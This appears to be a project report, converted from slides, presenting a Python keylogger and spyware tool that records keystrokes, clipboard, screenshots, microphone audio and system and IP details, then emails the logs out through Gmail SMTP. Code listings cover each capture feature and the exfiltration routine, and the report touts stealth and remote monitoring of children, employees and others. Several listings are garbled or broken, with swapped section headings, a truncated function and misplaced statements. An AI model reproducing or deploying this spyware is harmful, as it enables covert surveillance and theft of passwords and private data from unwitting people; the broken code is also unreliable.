

PROJECT TOPIC

Keylogger: Capturing Key Strokes

Introducing the Python Keylogger project, a powerful surveillance tool with spyware-like capabilities. It captures keystrokes, screenshots, audio, computer information, and clipboard contents, enabling comprehensive monitoring while emphasizing responsible and ethical use.



AGENDA

The agenda of the Keystroke Logger project is to develop a software application that captures and logs keystrokes on a computer system. The project aims to achieve the following goals:

1 **Develop Keylogging Functionality**

Create a robust keylogger that captures and records keystrokes on a computer system, regardless of the application or context in which they occur.

2 **Email Sending Capability**

Implement a feature that allows the keylogger to send captured data, including keystrokes, screenshots, computer information, and clipboard contents, via email to a specified address.

3 **Microphone Recording**

Incorporate the ability to record audio from the computer's microphone. The keylogger should be capable of discreetly capturing audio and include it as an attachment in the email.

4

Screenshots

Integrate functionality to periodically capture screenshots of the user's screen and include them in the email sent by the keylogger. This provides visual context alongside captured keystrokes.

5

Clipboard Monitoring

Implement the feature to monitor and record the contents of the user's clipboard. This allows the keylogger to capture copied text or sensitive information for further analysis.

6

Computer Information Gathering

Develop a mechanism to collect relevant information about the computer system, such as operating system details, hardware specifications, and network information. This data will be included in the email to provide a comprehensive overview.

Integrate all the above features to create a cohesive and comprehensive keylogger with spyware-like capabilities. The functionalities will work together seamlessly to capture keystrokes, take screenshots, record audio, gather computer information, and monitor the clipboard.

PROJECT OVERVIEW

This project aims to develop a powerful Python software that combines keylogging with spyware-like functionalities. This project captures keystrokes, takes screenshots, records microphone audio, gathers computer information, and monitors the clipboard. The integrated features work together to create a comprehensive surveillance tool. It is important to use this project responsibly and within legal and ethical boundaries.



Purpose

The purpose of the Python Keylogger project with spyware-like capabilities is to create a surveillance tool that captures and monitors user activity on a computer system. It can be used for security, monitoring, investigation, research, and educational purposes, while emphasizing ethical and legal use.

Scope

The scope of this project includes developing a comprehensive keylogger in Python that captures keystrokes, takes screenshots, records microphone audio, gathers computer information, and monitors the clipboard. The functionalities will be integrated to create a powerful surveillance tool. The project emphasizes responsible and ethical use, adhering to legal guidelines and respecting privacy rights.

Objective

This project aims to develop an advanced Python keylogger with spyware-like capabilities, capturing keystrokes, screenshots, audio, computer information, and clipboard contents, while emphasizing responsible and ethical use. It provides a comprehensive surveillance tool for monitoring user activity on a computer system.

Target Audience and End Users



Overall, the target audience and end users of this project include security professionals, parents, employers, HR managers, researchers, and analysts. They benefit from the project's surveillance capabilities by gaining insights into digital activities, identifying potential risks, ensuring compliance, improving productivity, and conducting research in their respective domains. It is crucial to use this tool responsibly and within legal and ethical boundaries to respect privacy rights and maintain trust.

1

Security Professionals and Investigators

- **Characteristics:** Possess strong knowledge of computer systems, security protocols, and data analysis.
- **Needs:** Advanced tools for monitoring and investigating security breaches, unauthorized access, and suspicious activities.
- **Benefits:** Comprehensive surveillance tool aiding in identification and analysis of security incidents and potential threats.

2

Parents and Guardians:

- **Characteristics:** May lack technical expertise but have a strong interest in monitoring and protecting their children's digital behavior.
- **Needs:** Require a tool to monitor and supervise children's online interactions, identify risks, and protect them from cyber threats.
- **Benefits:** The project's keylogging and monitoring capabilities provide insights into children's online activities, enabling parents to address concerns, educate on responsible internet usage, and ensure their safety.

3

Researchers and Analysts:

- **Characteristics:** Focus on understanding user behavior patterns, application usage, and human-computer interaction.
- **Needs:** Require data for analyzing user behavior and conducting research in these areas.
- **Benefits:** The project offers capabilities to capture real-world data such as keystrokes, screenshots, audio, and clipboard contents, enabling researchers and analysts to analyze and gain insights into user behavior and interaction patterns.

4

Employers and HR Managers:

- **Characteristics:** Focus on monitoring employee activities, preventing data breaches, and ensuring productivity.
- **Needs:** Require tools to monitor and assess employee actions, detect unauthorized activities, and enhance operational efficiency.
- **Benefits:** The project's surveillance features aiding in productivity analysis, identifying security risks, and improving overall operational efficiency.

MY SOLUTION


The keylogger project is implemented using the Python programming language. It utilizes various libraries and frameworks to achieve its functionality. Here are the technical aspects of the implementation:

Programming Language:

Python: Python is a versatile and widely-used programming language known for its simplicity and readability. It provides a rich set of libraries and tools that facilitate the development of the keylogger project.

Libraries and Modules:

- System Information: Socket and platform module
- clipboard information: win32clipboard module
- screenshot information: ImageGrab from the pillow module
- microphone information: scipy.io.wavfile module and sounddevice module
- keylogger: pynput module
- Send Mail: Email module




MODELING

The Tkinter window provides a graphical user interface (GUI) for the keylogger, allowing users to interact with and control the keylogging functionality.

This step involves gathering information about the system, such as the processor, operating system, machine details, and IP addresses. It utilizes libraries and functions to access system-related data.

This step involves monitoring and capturing clipboard data, including text or files copied to the clipboard. It utilizes libraries and functions to interact with the clipboard and retrieve its contents.

This step involves recording audio from the microphone for a specified duration. It utilizes libraries and functions to capture audio data from the microphone and save it as a WAV file.



This final step involves sending the captured data (logs) via email to a specified address. It utilizes libraries and functions for email communication, attaching the log files, and sending them securely to the designated recipient.

This step involves monitoring and capturing keystrokes made by the user, including keys pressed and released. It utilizes libraries and functions to listen to keyboard events and record the keystrokes.

This step involves capturing screenshots of the user's screen. It utilizes libraries and functions to take screenshots and save them as image files.

IMPLEMENTATION

SYSTEM INFORMATION

```
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address" + public_ip)
        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query)")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + '\n')
        f.write("Hostname: " + hostname + '\n')
        f.write("Private IP Address: " + IPAddr + IPAddr + '\n')
```

CLIPBOARD INFORMATION

```
def screenshot():
    im = ImageGrab.grab()
    im.save(file_path + extend + screenshot_information)
```

SCREENSHOT INFORMATION

```
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n" + pasted_data)
        except:
            f.write("Clipboard could not be copied")
```

AUDIO INFORMATION

```
f microphone():
    fs = 44100
    seconds = microphone_time

    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=sd.wait())
    write(file_path + extend + audio_information, fs, myrecording)
```

```
def on_press(key):
    global keys, count

    print(key)
    keys.append(key)
    count += 1

    if count >= 1:
        count = 0
        write_file(keys)
        keys = []

    usage

def write_file(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write('\n')
            f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()
```

KEYLOGGER

```
def on_release(key):
    if key == Key.esc:
        # Stop listener
        listener.stop()

    # Send the email with all attachments
    copy_clipboard()
    computer_information()
    send_email('Logs', attachments, attachment_types, toaddr)

    # Show message box
    messagebox.showinfo("Keylogger", "Logs have been sent via email.")

    return False
```

SENDING MAIL

```
def send_email(filename, attachments, attachment_types, toaddr):
    try:
        fromaddr = email_address
        msg = MIME Multipart()
        msg['From'] = fromaddr
        msg['To'] = toaddr
        msg['Subject'] = "Caught you bitch"
        body = "I did not expect this from you chia"
        msg.attach(MIMEText(body, 'plain'))
        for attachment, attachment_type in zip(attachments, attachment_types):
            attachment_file = open(attachment, 'rb')
            p = MIMEBase('application', 'octet-stream')
            p.set_payload(attachment_file.read())
            encoders.encode_base64(p)
            p.add_header('Content-Disposition', 'attachment; filename=%s' % os.path.basename(attachment))
            p.add_header('Content-Type', attachment_type)
            msg.attach(p)
            attachment_file.close()
        s = smtplib.SMTP('smtp.gmail.com', 587)
        s.starttls()
        s.set_debuglevel(1)
        s.login(fromaddr, password)
        text = msg.as_string()
        s.sendmail(fromaddr, toaddr, text)
        s.quit()
    except Exception as e:
        # Print or log the error message and traceback
        print("An error occurred while sending email attachment:")
        print(e)
```


TKINTER WINDOW

```
def start_keylogger():
    global keys, count, listener
    # Reset variables
    keys = []
    count = 0
    # Create the listener object
    listener = Listener(on_press=on_press, on_release=on_release)
    # Start the listener
    listener.start()
    1 usage
def stop_keylogger():
    global listener

    # Stop the listener
    if listener:
        listener.stop()
        listener = None
    # Create the GUI application
    root = Tk()
    root.title("Keylogger")

    # Create the start button
    start_button = Button(root, text="Start Keylogger", command=start_keylogger)
    start_button.pack(pady=10)

    # Create the stop button
    stop_button = Button(root, text="Stop Keylogger", command=stop_keylogger)
    stop_button.pack(pady=5)
```



VALUE PROPOSITION

The keylogger project offers users valuable insights and control by providing features such as keystroke logging, system information tracking, clipboard monitoring, audio recording, and screenshot capture. This empowers users to enhance security, productivity, and investigate suspicious activities, bringing value through improved digital asset protection and a secure environment.


This keylogger project addresses the needs of end users who require a monitoring solution for specific purposes, such as:

- **Parental Control**
- **Employee Monitoring**
- **Personal Security**
- **Forensic Investigations**

The value this keylogger project brings to end users includes:

- Comprehensive Monitoring**
- Stealth Mode**
- Remote Monitoring**
- Customizable and Extensible**

